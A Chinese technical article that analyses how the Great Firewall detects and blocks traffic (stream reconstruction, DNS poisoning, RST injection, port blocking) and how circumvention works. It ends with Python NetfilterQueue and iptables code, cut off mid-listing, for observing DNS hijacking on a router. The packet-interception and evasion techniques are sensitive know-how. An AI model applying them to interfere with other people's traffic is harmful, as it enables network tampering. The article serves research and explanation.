要与GFW对抗不能仅仅停留在什么不能访问了，什么可以访问之类的表面现象上。知道youtube不能访问了，对于翻墙来说并无帮助。但是知道GFW是如何让我们不能访问youtube的，则对下一步的翻墙方案的选择和实施具有重大意义。所以在讨论如何翻之前，先要深入原理了解GFW是如何封的。

总的来说，GFW是一个分布式的入侵检测系统，并不是一个严格意义上的防火墙。不是说每个出入国境的IP包都需要先经过GFW的首可。做一个入侵检测系统，GFW把你每一次访问facebook都看做一次入侵，然后在检测到入侵之后采取应对措施，也就是常见的连接重置。整个过程一般话来说就是：




检测有两种方式。一种是人工检测，一种是机器检测。你去国新办网站举报，就是参与了人工检测。在人工检测到不和谐的网站之后，就会采取一些应对方式来防止国内的网民访问该网站。对于这类的封锁，规避检测就不是技术问题了，只能从GFW采取的应对方式上采取反制措施。另外一类检测是机器检测，其检测过程又可以再进一步细分：



## 重建

重建是指GFW从网络上监听过往的IP包，然后分析其中的TCP协议，最后重建出一个完整的字节流。分析是在这个重建的字节流上分析具体的应用协议，比如HTTP协议。然后在应用协议中查找是不是有不和谐的内容，然后决定采用何种应对方式。

所以，GFW机器检测的第一步就是重建出一个字节流。那么GFW是如何拿到原始的IP包的呢？真正的GFW部署方式，外人根本无从得知[h][i][j]。据猜测，GFW是部署在国家的出口路由器的旁路上，用“分光”的方式把IP包复制一份到另外一根光纤上，从而拿到所有进出国境的IP包。下图引在gfwrev.blogspot.com：




但是Google在北京有自己的机房。所以聪明的网友就使用Google的北京机房提供的GAE服务，用Goagent软件达到高速翻墙的目的。但是有网友证实（<https://twitter.com/chengr28/status/260970749190365184>），即便是北京的机房也会被骨干网丢包。事实上Google在北京的谷翔机房有一个独立的AS（BGP的概念）。这个AS与谷歌总部有一条IPV6的直连线路，所以通过这个机房可以用IPV6不受墙的限制出去。但是这个AS无论是连接国内还是国外都是要经过GFW的。所以机房在北京也不能保证国内访问不被墙。GFW通过配置骨干网的BGP路由规则，是可以让国内的机房也经过它的。另外一个例子是当我们访问被封的网站触发连接重置的时候，往往收到两个RST包，但是TTL不同。还有一个例子是对于被封的IP，访问的IP包还没有到达国际出口就已经被丢弃。所以GFW应该在其他地方也部署有设备，据推测是在省级骨干路由的位置[k]。

对于GFW到底在哪这个话题，最近又有国外友人表达了兴趣（<https://github.com/mothran/mongol>）。笔者在前人的基础上写了一个更完备的探测工具<https://github.com/fqrouting/qiang>。其原理是基于一个IP协议的特性叫TTL。TTL是Time to Live的简写。IP包在没经过一次路由的时候，路由器都会把IP包的TTL减去1。如果TTL到零了，路由器就不会再把IP包发给下一级路由。然后我们知道GFW会在监听到不和谐的IP包之后发回RST包来重置TCP连接。那么通过设置不同的TTL就可以知道从你的电脑，到GFW之间经过了几个路由器。比如说TTL设置成9不触发RST，但是10就触发RST，那么到GFW就是经过了10个路由器。另外一个IP协议的特性是当TTL耗尽的时候，路由器应该发回一个TTL EXCEEDED的ICMP包，并把自己的IP地址设置成SRC（来源）。结合这两点，就可以探测出IP包是到了IP地址为什么的路由器之后才被GFW检测到。有了IP地址之后，再结合IP地址地理位置的数据库就可以知道其地理位置。据说，得出的位置大概是这样的：



但是这里检测出来的IP[l][m][n]到底是GFW的还是骨干路由器的？更有可能的是骨干路由器的IP。GFW作为一个设备用“分光”的方式挂在主干路由器旁边做入侵检测。无论如何，GFW通过某种神奇的方式，可以拿到你和国外服务器之间来往的所有IP包，这点是肯定的。更严谨的理论研究有：[Internet Censorship in China: Where Does the Filtering Occur?](#)

GFW在拥有了这些IP包之后，要做一个艰难的决定，那就是到底要不要让你和服务器之间的通信继续下去。GFW不能太过于激进，毕竟全国性的不能访问国外的网站是违反GFW自身存在价值的。GFW就需要在理解了IP包背后代表的含义之后，再来决定是不是可以安全的阻断你和国外服务器之间的连接。这种理解就要建立了前面说的“重建”这一步的基础上。大概用图表达一下重建是在怎么一回事[o][p][q]：



重建需要做的事情就是把IP包1中的GET /index和IP包2中的x.html H和IP包3中的TTP/1.1拼到一起变成GET /index.html HTTP/1.1。拼出来的数据可能是纯文本的，也可能是二进制加密的协议内容。具体是什么是你和服务器之间约定好的。GFW做为窃听者需要猜测才知道你们俩之间的交谈内容。对于HTTP协议就非常容易猜测了，因为HTTP的协议是标准化的，而且是未加密的。所以GFW可以在重建之后很容易的知道，你使用了HTTP协议，访问的是什么网站。

重建这样的字节流有一个难点是如何处理巨大的流量？这个问题在这篇博客（<http://gfwrev.blogspot.tw/2010/02/gfw.html>）中已经讲得很明白了。其原理与网站的负载均衡器一样。对于给定的来源和目标，使用一个HASH算法取得一个节点值，然后把所有符合这个来源和目标的流量都往这个节点发。所以在一个节点上就可以重建一个TCP会话的单向字节流。

最后为了讨论完整，再提两点。虽然GFW的重建发生在旁路上是基于分光来实现的，但并不代表整个GFW的所有设备都在旁路。后面[i]会提到有一些GFW应对形式必须是把一些GFW的设备部署在了主干路上，比如对Google的HTTPS的间歇性丢包，也就是GFW是要参与部分IP的路由工作的。另外一点是，重建是单向的TCP流，也就是GFW根本不在乎双向的对话内容[s]，它只根据监听到的一个方向的内容然后做判断。但是监听本身是双向的，也就是无论是从国内发到国外，还是从国外发到国内，都会被重建然后加以分析。所以一个TCP连接对于GFW来说会被重建成两个字节流。具体的证据[t]会在后面谈如何直穿GFW中详细讲解。

## 分析

分析是GFW在重建出字节流之后要做的第二步。对于重建来说，GFW主要处理IP协议，以及上一层的TCP和UDP协议就可以了。但是对于分析来说，GFW就需要理解各种各样的应用层的稀奇古怪的协议了。甚至，我们也可以自己发明新的协议。

总的来说，GFW做协议分析有两个相似，但是不同的目的。第一个目的是防止不和谐内容的传播，比如说使用Google搜索了“不该”搜索的关键字。第二个目的是防止使用翻墙工具绕过GFW的审查。下面列举一些已知的GFW能够处理的协议。

对于GFW具体是怎么达到目的，也就是防止不和谐内容传播的就牵涉到对HTTP协议和DNS协议等几个协议的明文审查。大体的做法是这样的。



像HTTP这样的协议会有非常明显的特征供检测，所以第一步就没什么好说的了。当GFW发现了包是HTTP的包之后就会按照HTTP的协议规则拆包。这个拆包过程是GFW按照它对于协议的理解来做的。比如说，从HTTP的GET请求中取得请求的URL。然后GFW拿到这个请求的URL去与关键字做匹配，比如查找Twitter是否在请求的URL中。为什么有拆包这个过程？首先，拆包之后可以更精确的打击，防止误杀。另外可能预先做拆包，比全文匹配更节省资源。其次，xiaoxia和liruqi同学的jjproxy的核心就是基于GFW的一个HTTP拆包的漏洞，当然这个bug已经被修复了。其原理就是GFW在拆解HTTP包的时候没有处理多出来的\r\n这样的情况，但是你访问的google.com却可以正确处理额外的\r\n的情况。从这个例子中可以证明，GFW还是先去理解协议，然后才做关键字匹配的。关键字匹配应该就是使用了一些高效的正则表达式算法[u][v][w]，没有什么可以讨论的。

HTTP代理和SOCKS代理，这两种明文的代理都可以被GFW识别。之前笔者认为GFW可以在识别到HTTP代理和SOCKS代理之后，再拆解其内部的HTTP协议的正文。也就是做两次拆包。但是分析发现，HTTP代理的关键字列表和HTTP的关键字列表是不一样的，所以笔者现在认为HTTP代理协议和SOCKS代理协议是当作单独的协议来处理的，并不是拆出载荷的HTTP请求再进行分析的。

目前已知的GFW会做的协议分析如下：

### DNS 查询

GFW可以分析53端口的UDP协议的DNS查询。如果查询的域名匹配关键字则会被DNS劫持。可以肯定的是，这个匹配过程使用的是类似正则的机制，而不仅仅是一个黑名单，因为子域名实在太多了。证据是：2012年11月9日下午3点半开始，防火长城对Google的泛域名 .google.com 进行了大面积的污染，所有以 .google.com 结尾的域名均遭到污染而解析错误不能正常访问，其中甚至包括不存在的域名（来源

<http://zh.wikipedia.org/wiki/%E5%9F%9F%E5%90%8D%E5%8A%AB%E6%8C%81>）

目前[X]为止53端口之外的查询也没有[y]被劫持。但是TCP的DNS查询已经可以被TCP RST切断了，表明了GFW具有这样的能力，只是不屑于大规模部署。而且TCP查询的关键字比UDP劫持的域名要少的多。目前只有dl.dropbox.com会触发TCP RST。相关的研究论文有：

- [Hold-On: Protecting Against On-Path DNS Poisoning](#)
- [The Great DNS Wall of China](#)

## HTTP 请求

GFW可以识别出HTTP协议，并且检查GET的URL与HOST。如果匹配了关键字则会触发TCP RST阻断。前面提到了jjproxy使用的构造特殊的HTTP GET请求欺骗GFW的做法已经失效，现在GFW只要看到\r\n就直接TCP RST阻断了（来源<https://plus.google.com/u/0/108661470402896863593/posts/6U6Q492M3yY>）。相关的研究论文有：

- [The Great Firewall Revealed](#)
- [Ignoring the Great Firewall of China](#)
- [HTTP URL/深度关键字检测](#)
- [ConceptDoppler: A Weather Tracker for Internet Censorship](#)

## HTTP 响应

GFW除了会分析上行的HTTP GET请求，对于HTTP返回的内容也会做全文关键字检查。这种检查与对请求的关键字检查不是由同一设备完成的，而且对GFW的资源消耗也更大。相关的研究论文有：

- [Empirical Study of a National-Scale Distributed Intrusion Detection System: Backbone-Level Filtering of HTML Responses in China](#)

## HTTP代理协议

TODO

## SOCKS4[Z]/5代理协议

TODO

## SMTP 协议

因为有很多翻墙软件都是以邮件索取下载地址的方式发布的，所以GFW有针对性的封锁了SMTP协议，阻止这样的邮件往来。

封锁有三种表现方式（<http://fqrouter.tumblr.com/post/43400982633/gfw-smtp>），简单概要的说就是看邮件是不是发往上了黑名单的邮件地址的（比如xiazai@upup.info就是一个上了黑名单的邮件地址），如果发现了就立马用TCP RST包切断连接。

## 电驴(ED2K)协议

GFW还会过滤电驴(ed2k)协议中的查询内容。因为ed2k还有一个混淆模式，会加密往来的数据包，GFW会切断所有使用混淆模式的ed2k连接，迫使客户端使用明文与服务器通讯(<http://fqrouter.tumblr.com/post/43490772120/gfw-ed2k>)。然后如果客户端发起了搜索请求，查找的关键字中包含敏感词的话就会被用TCP RST包切断连接。

## 对翻墙流量的分析识别

GFW的第二个目的是封杀翻墙软件。为了达到这个目的GFW采取的手段更加暴力。原因简单，对于HTTP协议的封杀如果做不好会影响互联网的正常运作，GFW与互联网是共生的关系，它不会做威胁自己存在的事情。但是对于TOR这样的几乎纯粹是为翻墙而存在的协议，只要检测出来就是格杀勿论的了。GFW具体是如何封杀各种翻墙协议的，我不是很清楚，事态仍然在不断更新中。但是举两个例子来证明GFW的高超技术。

第一个例子是GFW对TOR的自动封杀，体现了GFW尽最大努力去理解协议本身。根据这篇博客(<https://blog.torproject.org/blog/knock-knock-knockin-bridges-doors>)。使用中国的IP去连接一个美国的TOR网桥，会被GFW发现。然后GFW回头(15分钟之后)会亲自假装成客户端，用TOR的协议去连接那个网桥。如果确认是TOR的网桥，则会封当时的那个端口。换了端口之后，可以用一段时间，然后又会被封。这表现出了GFW对于协议的高超检测能力，可以从国际出口的流量中敏锐地发现你连接的TOR网桥。据TOR的同志说是因为TOR协议中的握手过程具有太明显的特征了。另外一点就表现了GFW的不辞辛劳，居然会自己伪装成客户端过去连连看。

第二个例子表现了GFW根本不在乎加密的流量中的具体内容是不是有敏感词。[\[aa\]](#)只要疑似翻墙，特别是提供商业服务给多个翻墙，就会被封杀。根据这个帖子(<http://www.v2ex.com/t/55531>)，使用的ShadowSocks协议。预先部署密钥，没有明显的握手过程仍然被封。据说是GFW已经升级为能够机器识别出哪些加密的流量是疑似翻墙服务的。

关于GFW是如何识别与封锁翻墙服务器的，最近写了一篇文章提出我的猜想，大家可以去看  
看：<http://fqrouter.tumblr.com/post/45969604783/gfw>。

最近发现GFW对OpenVPN和SSL证书已经可以做到准实时的封IP(端口)。原理应该是离线做的深包分析，然后提取出可疑的IP列表，经过人工确认之后封IP。因为OpenVPN有显著的协议的特征，而且基本不用于商业场景所以很容易确认是翻墙服务。但是SSL也就是HTTPS用的加密协议也能基于“证书”做过滤不得不令人感到敬畏了。Shadowsocks的作者Clownwindy为此专门撰文“为什么不应该用SSL翻墙”：<https://gist.github.com/clownwindy/5947691>。

总结起来就是，GFW已经基本上完成了目的一的所有工作。明文的协议从HTTP到SMTP都可以分析然后关键字检测，甚至电驴这样不是那么大众的协议GFW都去搞了。从原理上来说也没有什么好研究的，就是明文，拆包，关键字。GFW显然近期的工作重心在分析网络流量上，从中识别出哪些是翻墙的流量。这方面的工作还比较少，而且一个显著的特征是自己用没关系，大规模部署就容易出问题。我目前没有在GFW是如何封翻墙工具上有太多研究，只能是道听途说了。

## 应对


---

GFW的应对措施是三步中最明显的，因为它最直接。GFW的重建过程和协议分析的过程需要耐心的试探才能大概推测出GFW是怎么实现的。但是GFW的应对手段我们每天都可以见到，比如连接重置。GFW的应对目前可以感受到的只有一个目的就是阻断。但是从广义上来说，应对方式应该不限于阻断。比如说记录下日志，然后做统计分析，秋后算账什么的也算是一种应对。就阻断方式而言，其实并不多，那么我们一个个来列举吧。

### 封IP

一般常见于人工检测之后的应对。还没有听说有什么方式可以直接使得GFW的机器检测直接封IP。一般常见的现象是GFW机器检测，然后用TCP RST重置来应对。过了一段时间才会被封IP，而且没有明显的时间规律。所以我的推测是，全局性的封IP应该是一种需要人工介入的。注意我强调了全局性的封IP，与之相对的是部分封IP，比如只对你访问那个IP封个3分钟，但是别人还是可以访问这样的。这是一种完全不同的封锁方式，虽然现象差不多，都是ping也ping不通。要观摩的话ping twitter.com就可以了，都封了好久了。


其实现方式是把无效的路由黑洞加入到主干路由器的路由表中，然后让这些主干网上的路由器去帮GFW把到指定IP的包给丢弃掉。路由器的路由表是动态更新的，使用的协议是BGP协议。GFW只需要维护一个被封的IP列表，然后用BGP协议广播出去就好了。然后国内主干网上的路由器都好像变成了GFW的一份子那样，成为了帮凶。



如果我们使用traceroute去检查这种被全局封锁的IP就可以发现，IP包还没有到GFW所在的国际出口就已经被电信或者联通的路由器给丢弃了。这就是BGP广播的作用了。


## DNS劫持

这也是一种常见的人工检测之后的应对。人工发现一个不和谐网站，然后把这个网站的域名给加到劫持列表中。其原理是基于DNS与IP协议的弱点，DNS与IP这两个协议都不验证服务器的权威性，而且DNS客户端会盲目地相信第一个收到的答案。所以你去查询facebook.com的话，GFW只要在正确的答案被返回之前抢答了，然后伪装成你查询的DNS服务器向你发错误的答案就可以了。



## TCP RST阻断

TCP协议规定，只要看到RST包，连接立马被中断。从浏览器里来看就是连接已经被重置。我想对于这个错误大家都不陌生。据我个人观感，这种封锁方式是GFW目前的主要应对手段。大部分的RST是条件触发的，比如URL中包含某些关键字。目前享受这种待遇的网站就多得去了，著名的有facebook。还有一些网站，会被无条件RST。也就是针对特定的IP和端口，无论包的内容就会触发RST。比较著名的例子是https的wikipedia[ab]。GFW在TCP层的应对是利用了IPv4协议的弱点，也就是只要你在网络上，就假装成任何人发包。所以GFW可以很轻易地让你相信RST确实是Google发的，而让Google相信RST是你发的。




## 封端口

GFW除了自身主体是挂在骨干路由器旁路上的入侵检测设备，利用分光技术从这个骨干路由器抓包下来做入侵检测(所谓IDS)，除此之外这个路由器还会被用来封端口(所谓IPS)。GFW在检测到入侵之后可以不仅仅可以用TCP RST阻断当前这个连接，而且利用骨干路由器还可以对指定的IP或者端口进行从封端口到封IP，设置选择性丢包的各种封禁措施。可以理解为骨干路由器上具有了类似“iptables”的能力(网络层和传输层的实时拆包，匹配规则的能力)。这个iptables的能力在CISCO路由器上叫做ACL Based Forwarding(ABF)。而且规则的部署是全国同步的，一台路由器封了你的端口，全国的挂了GFW的骨干路由器都会封。一般这种封端口都是针对翻墙服务器的，如果检测到服务器是用SSH或者VPN等方式提供翻墙服务。GFW会在全国的出口骨干路由上部署这样的一条ACL规则，来封你这个服务器+端口的下行数据包。也就是如果包是从国外发向国内的，而且src(源ip)是被封的服务器ip，sport(源端口)是被封的端口，那么这个包就会被过滤掉。这样部署的规则的特点是，上行的数据包是可以被服务器收到的，而下行的数据包会被过滤掉。

如果被封端口之后服务器采取更换端口的应对措施，很快会再次被封。而且多次尝试之后会被封IP。初步推断是，封端口不是GFW的自动应对行为，而是采取黑名单加人工过滤方式实现的。一个推断的理由就是网友报道，封端口都是发生在白天工作时间。

在进入了封端口阶段之后，还会有继发性的临时性封其他端口的现象，但是这些继发性的封锁具有明显的超时时间，触发之后(触发条件不是非常明确)会立即被封锁，然后过了一段时间就自动解封。目前对于这一波封SSH/OPENVPN采用[\[ac\]](#)  
[\[ad\]](#)  
[\[ae\]](#)  
[\[af\]](#)  
[\[ag\]](#)  
[\[ah\]](#)  
[\[ai\]](#)的以封端口为明显特征的封锁方式研究尚不深入。可以参考我最近写的一篇文章：<http://fqrouter.tumblr.com/post/45969604783/gfw>




## HTTPS间歇性丢包

对于Google的HTTPS服务，GFW不愿意让其完全不能访问。所以采取的办法是对于Google的某些IP的443端口采取间歇性丢包的措施。最明显的ip段是国内解析google域名常见的74.125.128.\*。其原理应该类似于封端口，是在骨干路由器上做的丢包动作。但是触发条件并不只是看IP和端口，加上了时间间隔这样一个条件。

## 翻墙原理


前面从原理上讲解了GFW的运作原理。翻墙的原理与之相对应，分为两大类。第一类是大家普遍使用的绕道的方式。IP包经由第三方中转已加密的形式通过GFW的检查。这样的一种做法更像“翻”墙，是从墙外绕过去的。第二类是找出GFW检测过程中的某些BUG，利用这些BUG让GFW无法知道准确的会话内容从而放行。这种做法更像“穿”墙。曾经引起一时轰动的西厢计划第一季就是基于这种方式的实现。

基于绕道法的翻墙方式无论是VPN还是SOCKS代理，原理都是类似的。都是以国外有一个代理服务器为前提，然后你与代理服务器通信，代理服务器再与目标服务器通信。




绕道法对于IP封锁来说，因为最终的IP包是由代理服务器在墙外发出的，所以国内骨干路由封IP并不会产生影响。对于TCP重置来说，因为TCP重置是以入侵检测为前提的，客户端与代理之间的加密通信规避了入侵检测，使得TCP重置不会被触发。


但是对于反DNS污染来说，VPN和SOCKS代理却有不同。基于VPN的翻墙方法，得到正确的DNS解析的结果需要设置一个国外的没有被污染的DNS服务器。然后发UDP请求去解析域名的时候，VPN会用绕道的方式让UDP请求不被劫持地通过GFW。




但是SOCKS代理和HTTP代理这些更上层的代理协议则可以选择不同的方式。因为代理与应用之间有更紧密的关系，应用程序比如浏览器可以把要访问的服务器的域名直接告诉本地的代理。然后SOCKS代理可以选择不在本地做解析，直接把请求发给墙外的代理服务器。在代理服务器去与目标服务器做连接的时候再在代理服务器上做DNS解析，从而避开了GFW的DNS劫持。



VPN与SOCKS代理的另外一个主要区别是应用程序是如何使用上代理去访问国外的服务器的。先来看不加代理的时候，应用程序是如何访问网络的。




应用程序把IP包交给操作系统，操作系统会去决定把包用机器上的哪块网卡发出去。VPN的客户端对于操作系统来说就是一个虚拟出来的网卡。应用程序完全不用知道VPN客户端的存在，操作系统甚至也不需要区分VPN客户端与普通网卡的区别。



VPN客户端在启动之后会把操作系统的缺[\[aj\]](#)[\[ak\]](#)[\[al\]](#)[\[am\]](#)省路由改成自己。这样所有的IP包都会经由这块虚拟的网卡发出去。这样VPN就能够再打包成加密的流量发出去（当然线路还是之前的电信线路），发回去的加密流量再解密拆包交还给操作系统。

SOCKS代理等应用层的代理则不同。其流量走不走代理的线路并不是由操作系统使用路由表选择网卡来决定的，而是在应用程序里自己做的。也就是说，对于操作系统来说，使用SOCKS代理的TCP连接和不使用SOCKS代理的TCP连接并没有任何的不同。应用程序自己去选择是直接与目标服务器建立连接，还是与SOCKS代理服务器建立TCP连接，然后由SOCKS代理服务器去建立第二个TCP连接，两个TCP连接的数据由代理服务器中转。



关于VPN/SOCKS代理，可以参见我博客上的文章：<http://fqrouter.tumblr.com/post/51474945203/socks-vpn>

绕道法的翻墙原理就是这些了，相对来说非常简单。其针对的都是GFW的分析那一步，通过加密使得GFW无法分析出流量的原文从而让GFW放行。但是GFW最近的升级表明，GFW虽然无法解密这些加密的流量，但是GFW可以结合流量与其他协议特征探测出这些流量是不是“翻墙”的，然后就直接暴力的切断。绕道法的下一步发展就是要从原理弄明白，GFW是如何分析出翻墙流量的，从而要么降低自身的流量特征避免上黑名单被协议分析，或者通过混淆协议把自己伪装成其他的无害流量。

## 穿墙原理

### 实验环境准备

穿墙比翻墙要复杂得多，但也有意思得多。本章节以实验为主。实验的设备是家庭用的路[\[an\]](#)[\[ao\]](#)[\[ap\]](#)由器，我用的是水星4530R。需要有公网IP。刷的操作系统是OpenWRT Attitude Adjustment 12.09 rc-1版本。使用的包有：

- NetfilterQueue (<https://github.com/fqrouter/fqrouter> 中有)
- bind-dig
- shadow
- dpkt (不是OpenWRT的包，是python的<http://dpkt.googlecode.com/files/dpkt-1.7.tar.gz>)

本文并不打算详细讲解实验环境的设置。对于有OpenWRT编译和刷机经验的朋友可能可以按照我的叙述重建出实验环境来。整个实验的关键在于

- 公网上的ip地址
- Linux
- python
- python访问netfilter queue的库

如果你有一台公网上的Linux机器，安装了Python和Python的NetfilterQueue，也可以进行同样的实验。

如果你使用的是路由器，需要验证你有公网ip。这个可以访问ifconfig.me来证实。其次要保证路由器是OpenWRT的并且有足够的空间安装python-mini。到这里基本上都和普通的OpenWRT刷机没有什么两样。重点在于：

### 安装PYTHON的NETFILTERQUEUE

OpenWRT提供了NetfilterQueue的C的库。但是使用C来做实验太笨重了。所以我选择了Python。但是Python的

NetfilterQueue的库没有在OpenWRT中。下载<https://github.com/fqrouter/fqrouter>解压后可以得到一个名字叫fqrouter的目录。然后给feeds.conf添加一行src-link fqrouter /opt/fqrouter/package。把/opt/fqrouter替换为你解压的目录。然后scripts/feeds update -a, 再执行scripts/feeds install python-netfilterqueue就添加好了。然后在make menuconfig中选择Languages=>Python=>python-netfilterqueue。

有了这个库就赋予了我们使用Python任意抓包，修改包和发包的能力。在OpenWRT上，除了python没有第二种脚本语言可以如此简单地获得这些能力。

## 安装PYTHON的DPKT

能够抓取和发送IP包之后，第二个头疼的问题是如何解析和构造任意的IP包。Python有一个库叫dpkt可以帮助我们很好地完成这项任务。这是我们选择Python做实验的第二个重要理由。

在路由器上直接下载<http://dpkt.googlecode.com/files/dpkt-1.7.tar.gz>，然后解压缩，拷贝其中的dpkt目录到/usr/lib/python2.7/site-packages下。

## DNS劫持观测

我们要做的第一个实验是用python代码观测到DNS劫持的全过程。

### 应用层观测

dig是DNS的客户端，可以很方便地构造出我们想要的DNS请求。dig @8.8.8.8 twitter.com。可以得到相应如下

```
; (1 server found)

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5494

;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:

;twitter.com. IN A

;; ANSWER SECTION:

twitter.com. 4666 IN A 59.24.3.173

;; Query time: 110 msec

;; SERVER: 8.8.8.8#53(8.8.8.8)

;; WHEN: Sun Jan 13 13:22:10 2013

;; MSG SIZE rcvd: 45
```

可以很清楚地看到我们得到的错误答案59.24.3.173。

## 抓包观测

使用iptables我们可以让特定的IP包经过应用层的代码，从而使得我们用python观测DNS查询过程提供了可能。代码如下，保存文件名dns\_hijacking\_observation.py (<https://gist.github.com/4524294>) :

```
from netfilterqueue import NetfilterQueue

import subprocess

import signal

def observe_dns_hijacking(nfqueue_element):
 print('packet past through me')

 nfqueue_element.accept()

nfqueue = NetfilterQueue()

nfqueue.bind(0, observe_dns_hijacking)

def clean_up(*args):
 subprocess.call('iptables -D OUTPUT -p udp --dst 8.8.8.8 -j QUEUE', shell=True)
 subprocess.call('iptables -D INPUT -p udp --src 8.8.8.8 -j QUEUE', shell=True)
 signal.signal(signal.SIGINT, clean_up)

try:
 subprocess.call('iptables -I INPUT -p udp --src 8.8.8.8 -j QUEUE', shell=True)
 subprocess.call('iptables -I OUTPUT -p udp --dst 8.8.8.8 -j QUEUE', shell=True)
 print('running..')

 nfqueue.run()
except KeyboardInterrupt:
 print('bye')
```

执行python dns\_hijacking\_observation.py，再使用dig @8.8.8.8 twitter.com应该可以看到package past through me。这就说明DNS的请求和答案都经过了python代码了。

上一步主要是验证NetfilterQueue是不是工作正常。这一步则要靠dpkt的了。代码如下，文件名相同 (<https://gist.github.com/4524299>) :

```
from netfilterqueue import NetfilterQueue

import subprocess

import signal

import dpkt

import traceback
```

```

import socket

def observe_dns_hijacking(nfqueue_element):
 try:

 ip_packet = dpkt.ip.IP(nfqueue_element.get_payload())
 dns_packet = dpkt.dns.DNS(ip_packet.udp.data)
 print(repr(dns_packet))
 for answer in dns_packet.an:
 print(socket.inet_ntoa(answer['rdata']))
 nfqueue_element.accept()
 except:
 traceback.print_exc()
 nfqueue_element.accept()

nfqueue = NetfilterQueue()
